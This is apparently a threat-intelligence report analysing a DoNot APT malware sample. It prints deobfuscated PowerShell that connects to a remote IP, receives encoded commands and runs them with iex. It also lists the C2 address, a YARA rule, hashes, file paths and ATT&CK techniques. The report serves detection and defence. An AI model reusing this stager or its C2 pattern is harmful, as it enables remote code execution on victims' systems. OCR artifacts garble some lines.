


Figure 10 - decode encode data

we were able to successfully deobfuscate the embedded PowerShell code. The deobfuscated code is shown in the accompanying figure.

```
$f = "C:\\Users\\Public\\Music\\Simple Music"
if (!(Test-Path -Path $f)){
     $musiC = "Pleasant" * 12984
   $MUsic2 = "Non Pleasant" * 3485
 while(1) {if ($musiC -eq "123"){break} else{continue}}}
else{
if (!(Test-Path "C:\\Users\\Public\\Pictures\\Simple Pictures"))
{
ÃBÂ ÃBÂ ÃBÂ New-Item -path "C:\\Users\\Public\\Pictures\\Simple Pictures" -type "file"
}
$P = New-Object System.NeT.SoCkeTs.TcPCLieNt('0xac5dc952','443')
$R = $P.GetStream()
$RE = New-Object sYsTeM.iO.StREaMREADeR($R)
$Lu = new-object System.char[] 1
$lrC = ''
while ($lrC.length -lt 10){
$LNC = $RE.Read($Lu, 0, 1)
$lrC = $lrC + $Lu}
$LAR = $lrC.split("*")
$LA = [int]$LAR[0]
$bU = new-object System.char[] 1
$Rc = ''
while ($Rc.length -lt $LA){
$NC = $RE.Read($bU, 0, 1)
$Rc = $Rc + $bU}
$Rc = $Rc.Trim()
$Ddc = $Rc.Split(",")
$A = ""
for ($i=0;$i -lt $Ddc.length;$i++)
{
      $A = $A + [char][int]$Ddc[$i]
}
iex($A)
}
```

Figure 11 - deobfuscation of powershell code

Based on our analysis, this script is likely designed to check for the existence of specific folders on the host system and create them if they do not exist. However, it also establishes a connection to an external IP address and port number and uses the IEX command to execute data received from this connection.

C2 communication

During the second stage of the malware's operation, it establishes communication with a specific IP address. This IP address is decrypted utilizing a runtime algorithm, which can be identified as a simple arithmetic algorithm.
Upon decryption of the IP, a connection is established with the IP address 213.227.154.196 through the TCP protocol to receive a Portable Executable (PE) file. The received file is then parsed and loaded into memory for execution.




Figure 12- TCP connection

The IP address range allocated for use in this process is "213.227.128.0 - 213.227.159.255", with the handle for this range also being the same. This range is of IP version IPv4 and has been assigned the name "NL-LEASEWEB-20000721". It is classified as "ALLOCATED PA", which stands for Provider Aggregatable, and is associated with the country code "NL".

Yara Rule

```
rule DoNot_APT_DLL: DoNot APT DLL
{
   meta:
      description = "DoNot_APT_DLL”
      author = "@malgamy12"
      date = "2023/1/14"
      sample1 = "d1b828440268685f40a1bb45dda46748d0713a2365e669806d3b6b14f370bb3f"

   strings:

      $op = {2C ?? 8D 49 ?? 88 41 ?? 8A 01 84 C0 75}

      $pdb = "C:\\Users\\user\\source\\repos\\psdll\\Release\\psdll.pdb" ascii

      $s1 = "webservice" ascii
      $s2 = "CreateProcessA"  ascii

   condition:
      uint16(0) == 0x5A4D and all of them
}
```

Indicator of Compromise (IOC)

Hashes

- 9de6b542a323b5198dbf472d612313f0cc236e9156e78c583da055d0ce7a29f7
- d1b828440268685f40a1bb45dda46748d0713a2365e669806d3b6b14f370bb3f
- b59913878de7c9b10a2c4dfc4f9d1634b95510b4efafb546c46ef076f917911c

Paths

- \Users\Public\Documents\desktop.ini.txt
- C:\ProgramData\WindowsSecurity\winnet.dll
- C:\ProgramData\WindowsSecurity\winnet.zip

IPs

- 213.227.154.196

Mitre ATT&CK Tactics and Techniques

Tactic	Technique ID	Technique Name
Execution	T1064 T1203	Scripting confidence Exploitation for Client Execution confidence
Defense Evasion	T1036 T1064	Masquerading confidence Scripting confidence
Discovery	T1083 T1082	File and Directory Discovery confidence System Information Discovery confidence
Defense Evasion	T1218.011 T1497	Rundll32 confidence Virtualization/Sandbox Evasion

45305 Catalina cs St 150, Sterling VA 20166